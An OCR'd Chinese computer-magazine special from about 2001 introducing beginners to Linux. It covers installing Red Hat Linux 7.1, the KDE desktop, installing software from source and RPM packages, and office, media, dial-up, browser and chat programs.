Linux是Linus和Minix的混合称呼，意为Linus编写的类似Minix的系统。Minix是Andy Tanenbaum教授所写的很小的Unix操作系统，Linus从Minix得到灵感，进一步产生了写一个比Minix更好的Minix的想法，最后就产生了Linux。

实用小贴士

Linux该怎么读？

Linux到底该怎么读？比如很多人都读"里纽克斯"，错！应该读"里那克斯"。Linus针对读音分歧较多的情况，特意录了一段他对Linux的发音（http://giny.4y.com.cn/linux.wav下载试听）。这段录音的内容是这样的："Hello, this is Linus Torvalds and I pronounce Linux as Linux"。他念的读音是['li:nəks]，所以我们认为应当以Linus Torvalds本人的发音为准。

A:听说 Linux 的安装和 Windows 不一样，还有一定的难度。还听说安装 Linux 时在配置硬件方面也非常麻烦，所以我轻易不敢安装 Linux。

B:不用担心啦,随着越来越多的普通用户开始加入Linux阵营,Linux的易用性已经大大的提高。另外在安装Linux前,只要多了解一些安装时的知识,就可以得心应手地把其安装到你的电脑上！

□广东　王林松



轻轻松松安装 Linux

在安装 Linux 之前，我们先要选择一款适合自己的 Linux 的发行版本。由于Linux的发行版本很多,据权威报告显示,目前,Linux的发行版本已经达到了200多种,而且每周还以1-2个版本的速度在不断地增加。面对形形色色的Linux发行版本,普通的用户会感到茫然,如何选择最适合的Linux发行版本呢？

在本文中，我们将向大家推荐 RedHat Linux（红帽子，见图1）。根据IDG公司的调查数据,RedHat Linux在Linux市场上的占有率超过三分之二，RedHat Linux几乎成为Linux社区无可争辩的标准。现在，RedHat Linux 7.2 测试版已经推出了两个版本。据来自RedHat公司的可靠消息,RedHat Linux 7.2将正式支持中文,这对国内的RedHat Linux用户来说是一个天大的好消息。但是,对国内大多数Linux版本开发商来说是一个晴天霹雳的打击,特别是RedHat Linux汉化商将要承受严峻的考验。



图 1

由于Linux在某些方面和Windows有着差别,并且个别中文Linux发行版本存在一些缺陷,下面我们以用户群最多的RedHat Linux 7.1为例,介绍它在安装时需要注意的问题,以帮助更多的普通用户进入Linux大家庭。

为确保安装成功，用户在安装 Red Hat Linux 7.1前先做一些准备工作(这可是安装任何操作系统时都要进行的惯例哦)。

1.确保硬件设备符合最低要求。这个对绝大多数用户都不成问题,因为Linux对硬件的需求非常低，386 以上处理器(推荐奔腾系列以上处理器)、最小32MB内存 (推荐64MB以上)、最小350MB硬盘空间 (完全安装2.5GB硬盘空间)。最好有个光驱,其他外设可任意。

2.准备好硬件的驱动程序。赶快翻箱倒柜把驱动都找出来吧,如果没有的话,可以先去网上下载。

3.收集硬件信息。比如硬盘的接口类型(IDE或SCSI)、光驱的接口类型(IDE,SCSI或其他类型)、鼠标类型(串口、PS/2、USB)等。最快捷的方法是，在Windows操作系统中查看硬件信息(这里以 Windows 98 为例)。用鼠标右键单击“我的电脑”图标，在弹出菜单中选择“属性”，出现“系统属性”窗口,在这个页面中列有内存数量。接着选择“设备管理器”标签，点击“按类型查看设备”，随后就可以双击图标



可爱的小企鹅

□广东　念青

Linux问世距今不过十年,却早已挟着互联网的雄风成长壮大起来,各式各样的Linux版本在多个应用领域中锋芒毕露,当仁不让。不管是哪一种发行版本,其标志用的都是冰山王子——一只身着男士无尾半正式晚礼服的可爱的小企鹅形象。


企鹅宝宝代表的是自由精神

所有Linux相关的产品或方案都不约而同地把企鹅作为标志，每个使用Linux产品或者服务的用户，都会好奇地问“谁是这只企鹅的主人呢？”答案并不是惟一的。通常代表企业文化的商标是神圣不可侵犯的,可是Linux的企鹅就如同它所代表的自由精神一样,任何人都可以按照自己的意愿,添加、修改这只独特的身穿晚礼服的企鹅形象,用以宣传自己与Linux相关的产品。

它的原始创作者——美国艺术家Larry Ewing表示,欢迎所有人按照自己的意愿使用及修改这只身穿晚礼服的小企鹅形象。企鹅宝宝还有一个醒目的名字：TUX！据说，命名为TUX（TUX的意思是指男士穿的半正式晚礼服)并不是因为企鹅身上的黑白双色就像穿了一套晚礼服一样，而是来自一个叫 James Hughes的人的建议,是(T)orvalds (U)ni(X)的缩写,就像Linux是Linus's minix的缩写一样。

一眼看去，胖墩墩的小企鹅实在不够强壮，很多人怀疑它是否能支撑起 Linux 世界？然而由 Linux 核心的创建者 Linus Torvalds选定的这个企鹅标志,无疑已经赢得了业界广泛的敬重。事实证明,这的确是一个成功的设计，这只可爱企鹅的魅力让人无法抗拒，成为一种流行的时尚文化,得到了无数人的喜爱。CF



（或单击加号）来查看每个硬件设备的信息。

4.安装之前如有其他的操作系统一定要备份它的文件，以备将来恢复原来的操作系统。最简单的办法是用ghost做一个分区或硬盘镜像，具体操作方法可参看第18期《电脑爱好者》步步高栏目中的文章。

5.进行硬盘分区。如果是使用单独硬盘安装Red Hat Linux 7.1,可以在安装时使用它自带的图形界面分区工具——Disk Druid来进行分区，在下文中我们将介绍使用方法。但是很多读者的硬盘里已经安装了Windows操作系统,如何在保留原有操作系统的前提下,再安装一套Linux呢？我们建议读者使用Partition Magic(分区大师)先分出一个空闲区，以备在安装RedHat Linux 7.1时，再使用Disk Druid来建立Linux分区使用。请注意：该分区的大小不要低于500MB。


开始安装

RedHat Linux 7.1提供了网络安装、硬盘安装以及光盘安装等多种安装方式,我们建议用户选择光盘安装。

在光驱中放入光盘,并将BIOS里的电脑启动方式改为以光盘启动方式（BIOS中的设置可参看《电脑爱好者》第12期步步高栏目，第58页），保存退出，重启电脑。在电脑启动时,将从光盘启动,这时光盘会自动启动Linux的安装程序,随即显示欢迎信息,此时按下回车键开始安装。

Linux安装第一步：选择语言、键盘以及鼠标

RedHat Linux 7.1支持包括法语、德语、西班牙语以及日语在内的世界大多数语言,但遗憾的是还不支持中文,所以我们在这里选择英语。接下来就是键盘和鼠标的选择,安装程序都能够自动识别键盘的类型,不需用户更改键盘的类型。一般的PS/2或串口鼠标不需要进行额外设置。



小 技 巧

我们建议用户使用真三键的鼠标，因为在Linux里第三个键还是非常有用的，如果你用的是两键鼠标，请选择模拟三键，在操作时只要同时按下左右键。

Linux安装第二步：选择安装模式

RedHat Linux 7.1提供了Workstation（工作站）、Server（服务器）、Laptop（笔记本电脑）、Custom（用户自定义）以及Upgrade Existing（从Red Hat Linux老版本升级）5种安装模式(见图2),我们建议初学用户选择工作站安装模式,同时以下的安装步骤我们也将以工作站安装模式来说明。




图2　建议初学用户选择工作站安装模式

Linux安装第三步：硬盘分区

RedHat Linux 7.1提供了三种分区方式：自动分区、文本界面（Fdisk）和图形分区工具分区（Disk Druid），如图3所示。这里要提醒大家，谨慎使用自动分区模式，自动分区如果使用不当,就会破坏硬盘中所有的数据。




图3

我们建议用户使用图形界面分区工具Disk Druid(如图4)，在Disk Druid界面中点击“Add（增加）”按钮，会出现一个对话框，在这里需要进行一些设置。先设置这个分区的安装点（mount point)，如果创建的是根文件系统，应该加载为“/ ”;如果创建的是交换分区,就不需要选择安装点；如果创建的是除根文件系统和交换分区以外的分区，应该根据实际的情况选择安装点。接下来设置分区的大小,交换分区的大小应该为物理内存的两倍。根文件系统分区是系统安装所在的分区，如果你需要完全安装RedHat Linux 7.1，根文件系统分区就需要2.5GB的空间。随后还要为分区选择适当的分区类型。最后如果对分区设置满意，点击OK按钮完成创建分区。




图4



重 点 提 示

使用Disk Druid分区工具会将开始时使用分区大师分出的空闲区分成至少两个分区，一个是交换分区（Linux swap类型）,另一个是根文件系统分区（Linux native类型）。

点 拨 一 下

Linux 的分区命名

Linux 通过字母和数字的组合来标识硬盘分区，可能很多读者很难理解，因为我们已经习惯于 Windows 下的“C 盘”、“D 盘”方式来标识硬盘分区。

Linux 分区命名的前两个字母通常是 hd 或 sd，分别指 IDE 硬盘和 SCSI 硬盘。你在图 4 中可以看见的 hda，则表示第一个 IDE 硬盘，而 hda1 则表示是第一个 IDE 硬盘中的第一个分区。另外分区命名还有一个规则，前四个分区(主分区或扩展分区)用数字 1 到 4 表示，而逻辑分区从 5 开始，即使你只有一个主分区或扩展分区，逻辑分区也是从 5 开始标识。请读者记住这些信息，它会使你更容易理解 RedHat Linux 硬盘分区。

Linux安装第四步：配置LILO

在图 5 中我们看见有两种方法来配置 LILO（注：LILO是RedHat Linux 7.1默认的引导程序），分别是安




图 5

装在系统的主引导记录(MBR)或者Linux根分区的第一个扇区中(例如：/dev/hda1)。我们建议把LILO安装在主引导记录中，即选择Master Boot Record(MBR)选项。这样在系统启动过程中，会显示“boot:”提示符，在提示符下输入要启动的操作系统，回车后即可进入该操作系统。

但是有些读者已经安装了System Commander、OS/2的 Boot Manager等启动管理器，那么，可以选择First sector of boot partition选项，即将LILO装在根分区的第一个扇区中。此时在启动过程中，启动管理器会首先取得对机器的控制，然后读者可以设置启动管理器来启动LILO，再通过LILO启动RedHat Linux。

Linux 安装第五步：网络设置、防火墙设置、时区设置

如果读者没有安装网卡设备就不会出现网络配置界面，也不会出现防火墙配置界面，此时可直接跳到时区设置界面。如果你是局域网用户，可以从网络管理员那里获得网卡参数、主机名称以及DNS主机信息等，然后按照图6进行设置。对于一般用户，防火墙设置直接使用默认就可以了。然后，RedHat Linux7.1会让你选择所在的时区，我们可以选择上海等地区。




图 6

Linux安装第六步：账号配置

root口令非常重要，口令长度至少为六个字符。好的口令包括数字和大小写字母，特别需要注意的是口令是大小写区分的。

点 拨 一 下

如果你不精通 Linux，最好添加一个普通的用户，平时使用 Linux，一般以普通用户进入系统，因为使用 root 进入，一次误操作可能引起无法想象的后果。如果想修改设置，用 su 命令就可以取得 root 的权限。

Linux安装第七步：软件包选择

在这一步我们将选择所需要的软件包，RedHat Linux 7.1提供流行的桌面环境GNOME和KDE，它们各自都有独特之处，建议初级用户选择全部软件包。

Linux安装第八步：X环境的设置

X 环境的设置包括两部分，第一部分是显卡设置，大多数显卡Linux都能自动识别并安装驱动程序，像以前比较流行的Riva 128显卡、ATI显卡、S3系列也都能很好地支持。第二部分是显示器设置，如果Linux不能认出你的显示器，在定制显示器时要特别注意，不能扩大显卡的显存、水平和垂直刷新频率。如果你不能确定你的显卡和显示器是否支持设定的分辨率，可以点击“Test Setting”按钮对 X Window 进行测试（图7）。




图 7

第九步：制作启动盘

在安装过程中会提示用户制作启动盘，我们强烈建议用户创建一个Linux引导盘。如果你先安装Linux，后安装或者以后重装Windows 9x，都会破坏LILO。以后计算机

每次启动，就直接进入Win9x，而不能引导Linux。这时候你创建的Linux启动盘就派上用场了。

经过以上步骤,安装工作已经全部完成。你可以取出光驱中的RedHat Linux 7.1安装光盘和软驱中的软盘，重新引导系统。接下来我们还需要安装常见的硬件和外设。

打印机安装

现在，越来越多的打印机厂商和Linux黑客为打印机编写Linux平台上的驱动程序。RedHat Linux 7.1几乎支持所有常见的打印机。在GNOME桌面环境中已经集成了一个非常好用的打印机安装设置工具，用户需要做的只是在列表中选择相应型号的打印机就可以了。

声卡安装

RedHat Linux7.1中声卡的配置工具是sndconfig,用户登录Linux之后可以在控制台下运行该程序。Linux 2.4内核广泛地支持各类声卡，像Intel 810、815主板集成的AC97声卡、Yamaha系列等。如果RedHat Linux7.1的内核不支持你的声卡，可以考虑4Front科技公司推出的Open Sound System软件，该软件可以在该公司的网站http://www.4front-tech.com/下载。

Modem安装

首先提醒大家，很多Linux发行版本不支持软猫。在Linux中，对Modem的要求比Windows低得多，几乎所有的Modem一接上就能用，连Modem的驱动程序都不用安装！但是另一方面，如果Linux认不出你的Modem，那就会非常麻烦，同时也不是一个初学者所能应付的事情，建议碰到这种情况可以找一些高手来获得帮助。

当然，完成RedHat Linux7.1的安装只是迈向Linux世界的第一步，要想畅游于Linux世界，还要付出比学Windows更多的努力。相信在学习Linux的过程中，你将亲身领略到Linux的无穷魅力。CF

□广东 阮志峰


迷人的KDE桌面

在刚才的安装中，我们接触到了KDE和GNOME（X环境的设置中），对于第一次接触Linux的朋友，可能对这两个名词不熟悉。没关系，下面我们以KDE为例介绍一下。

简单的说，KDE就是K桌面系统，在KDE上，只需使用鼠标就可以访问系统的任何资源。怎么样，找到在Windows中的感觉了吧？

启动KDE

由于KDE这一成熟的桌面套件为工作站提供了许多应用软件和完美的图形界面，不少Linux开发版本都选用KDE作为系统默认或者推荐的图形桌面管理器。在控制台键入startx命令，就可以进入X Window环境。如果你使用的默认桌面系统不是KDE，可以在Terminal中键入switch命令，在弹出视窗中选择KDE为默认的操作系统图形管理器，重新启动X Window即可。



初识KDE

进入KDE，首先看到的是它的桌面，桌面是工作的屏幕区域（见图），在其左边有许多图标，用鼠标单击它们就可以运行相应程序或打开相应文件。底部是一个控制面板（包括K菜单），通过它可以快速地访问系统资源。桌面的顶部是任务条，任务条显示正在运行的程序或打开的文档。如果用户不喜欢当前的桌面设置，可以通过KDE的控制中心进行更改。

在控制面板中，除了K菜单和桌面列表两个图标外，用户还可以在面板上任意增添和删除程序图标。如果要想增添面板内容，选择“K菜单”→“面板”→“添加应用程序”，再选择要添加的应用程序即可。如果要删除面板上的图标，可在面板应用程序图标上单击右键，选中“移去”就可以移去图标了。

KDE简单应用

在KDE中，一般使用KFM来访问文档系统。在桌面图标上单击KFM图标或选择“K菜单”→“系统”→“文件管理器”就可以运行KFM程序。KFM作为文件管理器，能够管理和访问系统文档资源。用户不仅可以随心所欲使用KFM访问文件和目录（不用复杂的控制台方式），也可以使用拖曳功能来移动和复制文件。如果要创建一个新的内容（如目录），只要使用鼠标右键在弹出的菜单中选择“新建”选项，再输入要创建的内容即可。但KFM的作用不仅仅在于文档管理，它还具有Internet浏览器的功能，只需在位置栏中输入网址，即可浏览到该网页。

KDE还内置了不少应用程序，例如文档处理、图像处理、Internet等。只要单击K菜单，即可看到很多的不同菜单选项。此外，KDE还有很多高级功能，由于大家是刚刚接触Linux，所以在这里我们就不一一细述了，大家可以在以后的熟悉过程中慢慢领略。CF

□广东　王林松



Linux中的应用软件安装

新的操作系统装好了，安装一些新的软件那是难免的。但是在Linux中，安装应用软件和Windows下有些不同哦。而且对于Linux初学者来说，安装软件是一件很让人头疼的事情。由于很多Linux应用软件都是以源代码的形式发布的，这就要求用户根据自己系统的实际情况和自身的需要来配置、编译源程序后，才能使用这些软件。大多数Linux初学者往往不知道该如何进行配置和编译。下面笔者就简单介绍一下如何安装Linux应用软件。在安装应用软件之前，还要确保软件安装的编译环境，比如编译器GCC、必要的库文件等。不过，用户不需要担心这些问题，因为大多数Linux发行版本都已经默认安装了GCC编译器。

目前流行的软件包有两种比较常见的形式，一种是以RPM、deb包为代表的智能软件包，另一种是file.tar.gz形式的压缩。本文将讨论file.tar.gz的安装方法以及智能软件包在文本环境和图形环境下的安装方法。

源代码安装

应用软件的源代码一般是file.tar.gz或者file.tgz格式，也就是说是以tar来打包，然后用gzip来压缩。



特 别 提 示

一般安装应用软件都要取得root权限，如果你是以普通用户登录，可以使用命令su取得root权限。

以应用软件xfce-3.8.7.tar.gz为例，先进入软件的当前目录，然后使用gzip解压：# gzip -d xfce-3.8.7.tar.gz(注：-d 代表解压)。然后用tar解包：# tar -xvf xfce-3.8.7.tar。由于tar和gzip经常一起使用，所以tar还提供了一个参数，它可以自动调用gzip来解压，即：# tar -xzvf xfce-3.8.7.tar.gz。

进入解压完成之后新建立的目录，一般的应用软件中都有一个用来配置软件的可执行文件——configure，它的参数比较多，而且用法也非常灵活。当然，安装不同的软件参数也不相同，具体有些什么参数，可以用命令：# ./configure help取得详细的帮助。例如./configure --prefix=/usr/local/mysql(表示设置软件的安装目录为：/usr/local/mysql)

在运行 # ./configure [options]配置软件后，它会根据你当前系统、编译、安装相关的信息，生成一个安装配置文件Makefile。Makefile文件通常是用来编译和安装软件的，运行make命令时系统会自动根据Makefile文件中的设置对软件进行编译和安装，如果编译能够顺利通过的话，运行 # make install命令来安装。

智能包安装

现在，以智能包形式提供的软件很多，像RedHat Linux的RPM、Debian Linux的DEB、KISS、BSD以及Slackware等。RPM和Debian几乎统治着Linux包管理世界，它们是首先被大多数商业Linux发行版本所广泛采用的应用软件。下面笔者就介绍一下如何安装以RPM和Deb格式打包的软件。

RPM是RedHat Package Manager的缩写，它只能使用在安装了RPM软件的系统中，不过好像目前大多数中文Linux发行版本都支持RPM软件包。

1.用命令管理

rpm [options] abc.rpm

例如安装python-1.5.2-35.i386.rpm软件时，可以使用如下命令：# rpm -ivh python-1.5.2-35.i386.rpm。

如果你想知道RPM软件包中的相关信息，可以使用命令：# rpm ivh python-1.5.2-35.i386.rpm。

如果想知道python-1.5.2-35.i386.rpm会在系统里安装哪些文件，可以使用以下这个命令：rpm -qpl python-1.5.2-35.i386.rpm。

由于RPM的参数很多，我们就不一一列举，想得到更多有关RPM的参数，可以用命令：# man rpm取得详细的帮助信息。

2.图形界面工具管理

相对命令方式来说，在图形环境下，安装、升级、卸载和查询RPM软件包是一件非常简单轻松的事情，因为Linux提供了几个功能强大的RPM包管理工具。我们推荐使用Linux的图形管理工具来维护RPM软件包，GNOME中的GnoRPM和KDE中的Kpackage就是功能强大的RPM包管理工具。由于国内用户使用的中文Linux发行版本中最常见的窗口管理器是KDE，下面笔者就以KDE中Kpackage为例，介绍如何使用RPM包管理工具。

点击Start（开始）→System tools（系统工具）→Kpackage，出现Kpackage界面，同时分析Linux系统中的RPM数据库。它将安装好的RPM包形式的软件按照功能分在Amusements、Application、Development、Document、Extension、Extentions、Networking、System Environment、User Interface以及X11等几个树形目录中，每个目录中有相应的文件图标和名称。要安装或升级软件，只要点击工具栏的相应按钮就会弹出打开文件的对话框，选中要安装的RPM文件，单击OK按钮，如果不缺必要的运行库，就开始安装软件了。卸载软件时，用鼠标选择相应的软件，单击右边的Uninstall按钮就可以了。CF

希望像在 Windows 上一样方便、高效、轻松地使用计算机？没问题！ Linux 桌面版上的应用软件可以满足你办公、上网、娱乐等各方面的需求。

□北京　庄荣斌

在 Linux 下使用办公软件

Linux平台上的办公套件比较有名的有Sun微系统公司的StarOffice、KOffice、Applixware以及韩国韩软公司开发的“ HancomOffice ”。“ HancomOffice ”中文名称为“ 文杰 ”，由于“ 文杰 ”办公套件在中文处理方面非常优秀，可以说‘ 文杰 ’的诞生扫清了中国在Linux下没有强大的中文字处理软件的障碍，所以我们重点向大家推荐和介绍“ 文杰 ”。

HancomOffice中文简体版在安装时，可以根据你的喜好，安装在KDE或GNOME桌面环境下。请注意：Linux必须能支持中文。

整个安装步骤非常简单，安装文件的格式是通用的rpm格式，只需4步操作，同时有友好的安装向导程序来帮助你一步一步地安装（见图1）。



图 1

运行 HancomOffice

安装 HancomOffice 后，程序会自动在 Linux 桌面的左下角的“ 脚印 ”开始菜单的“ 程序 ”中添加一组名为“ Hancom办公 ”的菜单。点击“ Hancom 快捷窗 ”，将在桌布的右上角出现一个名为‘ HancomOffice ’的小窗口，点击相应的颜色图标，将启动HancomOffice中相对应的办公应用软件。

HancomWord（字处理）（图 2 ）

HancomWord的主要功能：

能够编辑各种难易不同、图文并茂的文档，操作简便而直观；

轻松快捷地制作表格，实现电子表格的运算功能；



图 2

利用格式模板功能进行轻松编辑；

对图形、图像能够进行超级链接；

与TXT、Word等文件能够完全兼容。

HancomSheet（电子制表）（图3）

HancomSheet提供与Windows版电子表格软件相似的界面，其快捷键和菜单的使用方法，让任何人都可以轻松自如地进行操作。通过快捷键及图表信息来制作或变更2维图表和3维图表的圆形、条形、折线形、区域形、分散形、四方形、圆环形等图表。通过17种（包括回归分析功能）的统计分析信息，很容易地求出有关统计分析的数据。



图 3

由于其与Excel完全兼容，因此能够打开用Excel编辑的文件，用HancomSheet编辑的文件可以保存为Excel格式。

HancomPresenter（幻灯片演示）

HancomPresenter是在Linux环境中，对创意提案和报告书等进行制作和编辑，并可在幻灯机上进行演示的专业演示设计软件。相对现有的软件而言，其不仅支持编辑功能，其条理化的体系和简单明了的菜单，令任何人都可利用其界面进行幻灯片的制作和编辑。再有与PowerPoint文件的全面兼容功能，使您的操作更加随心所欲。

HancomPainter（图像处理）

HancomPainter是在短时间内就可掌握的一种可进行图像处理的小巧玲珑的软件，它拥有简洁易懂的界面，并支持GIF、JPEG、BMP等图像格式。现在，Linux的使用者拥有了更优秀的桌面环境，不仅对于文本，在图像、动画等编辑中也能够大显身手。

HancomLinux 公司打算在今年 11 月正式发布的“ HancomOffice 2.0专业版本 ’除了包括HancomOffice基本程序外，还增加图表和流程图绘制软件、网页制作软件、数据库管理软件和日程邮件管理软件。目前，您可以在www.hancom.com网站上免费下载HancomOffice 1.2 英文版，中文版将会在未来几个月在网上提供下载。要是您有兴趣并且英文水平不错的话，可以先下载英文版试试呀！CF


□北京 黎道鑫

Linux 下的经典播放器

现在，就向大家介绍 Linux 下的经典播放器，让大家充分领略Linux娱乐世界的无限魅力。

XMMS就是Linux下的一个经典多媒体播放软件。它的全称实际上为“X Multimedia System”，显而易见，也就是 X Window 下的多媒体系统。它无论是在外观上，还是在功能上，可以说与Windows下的Winamp极为相似（如图所示），是功能极为强大的播放器。它支持的格式包括：mp2、mp3、wav/AU、CD、cin movies等众多格式。此外，它的操作也同Winamp基本相似，这些都是为了方便习惯了Winamp操作的用户。

在获得XMMS的.rmp包后，建议在X Window下直



接安装，因为该程序基于X Window，不能在命令符界面中使用。在 X Window 中直接双击后，就可以选择安装路径，选择后就大功告成了，接下来就可以在Linux中享受美妙的音乐了。

很多DIY爱好者比较感兴趣的XMMS换肤术，可以到以下网址挑选自己喜欢的“Skin”，http://www.xmms.org/skins.html?num=5&sort=added_date&order=desc&nojs=1。下载的是一个后缀为.tar.gz的文件包，将这个文件包放到XMMS文件夹中“Skins”目录下就可以了。CF

□北京 黎道鑫

Linux 下的视频播放系统

在 Linux 中播放 VCD 的工具并不多，但是并不代表在Linux中播放VCD的效果就不好。例如MpegTV、Xmovie的播放效果就很好。当然也是各有各的优缺点，像Xmovie对普通后缀名为.date的VCD不能播放。而MpegTV就能很好地解决这个问题。

需要说明的是，只能在“root”用户下才能观看，计算机的内存越大，播放效果越好，记得把软件包中的voh_sdl.so文件拷贝到/usr/local/lib/mtvp/voh/目录下（如果不存在这个路径，需自己创建）。另外要记住安装后文件夹中的MTV程序和MTVP程序是不可分离的。

接下来，为了保证应用程序与各库的连接，在安装的目录下使用如下命令：

```
ldd mtv
ldd mtvp
```

通过这两个命令，您会发现这两个程序所连接的库，如果没有连接库，就要对环境变量进行设置：FOO=bar; export FOO

通过上面的命令，就可以正式开始看碟了。在 X Window下双击mtv程序，就可以弹出播放器的主窗口（如图所示）。mtv可以直接从不同的地方读取文件，如果点击“File”菜单中的“Play VCD”，就可直接欣赏光驱中的VCD盘，现在开始享受吧。CF



谁说Linux只是灰色的世界，其实这里的世界也是多姿多彩的。“冲浪、聊天、听歌、看碟”一个都不能少！

□辽宁 亚历山大

逍遥冲浪

在开始我们的网上冲浪之前，需要进行拨号设置。我们以在KDE下设置拨号为例，在KDE下的拨号需要用到KPPP这个程序，如果你在安装KDE的时候安装了kdenetwork这个rpm包，就已经安装好了KPPP。KPPP的界面漂亮、功能强大，下面我们介绍一下它的基本使用方法。

点击Linux桌面左下角的“K”图标，在“Internet”组中找到“Internet拨号程序”，该拨号程序的英文全称为“KPPP”。点击Internet拨号程序后，将出现一个名称为“KPPP”的拨号连接和配置窗口，如图1。点击KPPP窗口里的“设置”按钮，将进入拨号配置窗口，可点击“账号设置”里的“新的”按钮来创建一个拨号账号。在“创建一个新的账号”窗口中点击“向导”按钮，选择所在的国家。然后返回到刚才“创建一个新的账号”的窗口，点击“对话设置”→“新建账号”→“添加”，在该窗口中的“电话号码”栏里输入ISP的电话号码，比如“163”。接着我们点击“新建账号”窗口里的“网关”按钮，在“网关”里输入ISP服务商的网关地址，如“211.101.196.225”。随后再输入ISP服务商的DNS域名，最后点击“确定”按钮返回到刚才的“KPPP配置”窗口，在该窗口中将看到拨号设置里出现了你刚才配置好的“163”账号了。



图1

接下来，点击“KPPP配置”窗口里的“设备”按钮，将出现“串行设备”的配置窗口，你将在该窗口中看到需要配置调制解调器设备、流控制符、行结束符和连接速度。只要配置调制解调器设备和连接速度两项就可以了，其他两项不必配置。点击调制解调器设备的选项框，根据你的调制解调器所安装的串行端口来选择，cua0表示Modem安装在串行口1，cua1表示Modem安装在串行口2。另外，还需要选择Modem的连接速度，一般选择默认的最大的连接速度57600。退回到KPPP登录窗口，在“登录ID”一栏输入上网用户名，在“口令”栏输入上网密码，然后点击“连接”按钮。这时，你将听到你的Modem奏出了欢快的上网乐声，“嘀…嘟”，看到“正在连接到163”，这时你的拨号上网就大功告成了！可以马上连连看，到网上享受冲浪的乐趣吧！

要在网上浏览当然离不开浏览器，大家知道Windows下浏览器的旗舰是IE，Linux下浏览器的旗舰则是Mozilla。最初的Mozilla并不好，但是因为其开放源代码的特性，它得到了全世界很多高水平程序员的支持。

尽管目前已经有很多Linux发行版本都内置了Mozilla，但是通常版本都在0.9.3以下，表现不够出色。所以最好先到 http://ftp.Mozilla.org/pub/Mozilla/nightly/latest/ 去找一个新版下载。

正式开始之前，先来审视一下界面（图2）：最上面第一行是菜单条，第二行是后退、前进、刷新、停止四大按钮和地址栏。如果觉得界面不太好看，只要选择View/Apply Theme，就可以给它换脸，默认的界面是Classic，如果换成Modern，看上去就好多了。请记住更换了主题之后要重新启动Mozilla才能看到效果。




图 2

作为Linux下的旗舰浏览器，Mozilla自然还有很多表现出众的地方，限于篇幅，这里就不再一一介绍了。CF

谁说Linux只是灰色的世界，其实这里的世界也是多姿多彩的。“冲浪、聊天、听歌、看碟”一个都不能少！

网上聊天大家都知道ICQ和腾讯QQ这两个著名的软件，可是在Linux下我们用什么呢？其实Linux平台上有许多ICQ的克隆软件，比如Licq、GnomeICU、CenterICQ、Everybuddy、Gabber和Gicq等。而这其中以Licq最受大家欢迎。

需要注意的是，使用Licq需要已经有ICQ号才能使用，同时Licq可以转换micq、icqjava、Windows下的icq。像ICQ一样，Licq也拥有联系清单，可以发送文字消息、进行文件传送等，可以说它的功能非常强大。并且Licq也有插件功能，在它的网站上有大量的插件供下载。另外Licq支持Socks5 proxy，这对在局域网中的朋友也是一大好消息哟。CF



Licq 可以和 Windows 下的 ICQ 网友交流

□辽宁 亚历山大

用网络寻呼机即时聊天

□辽宁 亚历山大

在 Linux 下收发电子邮件

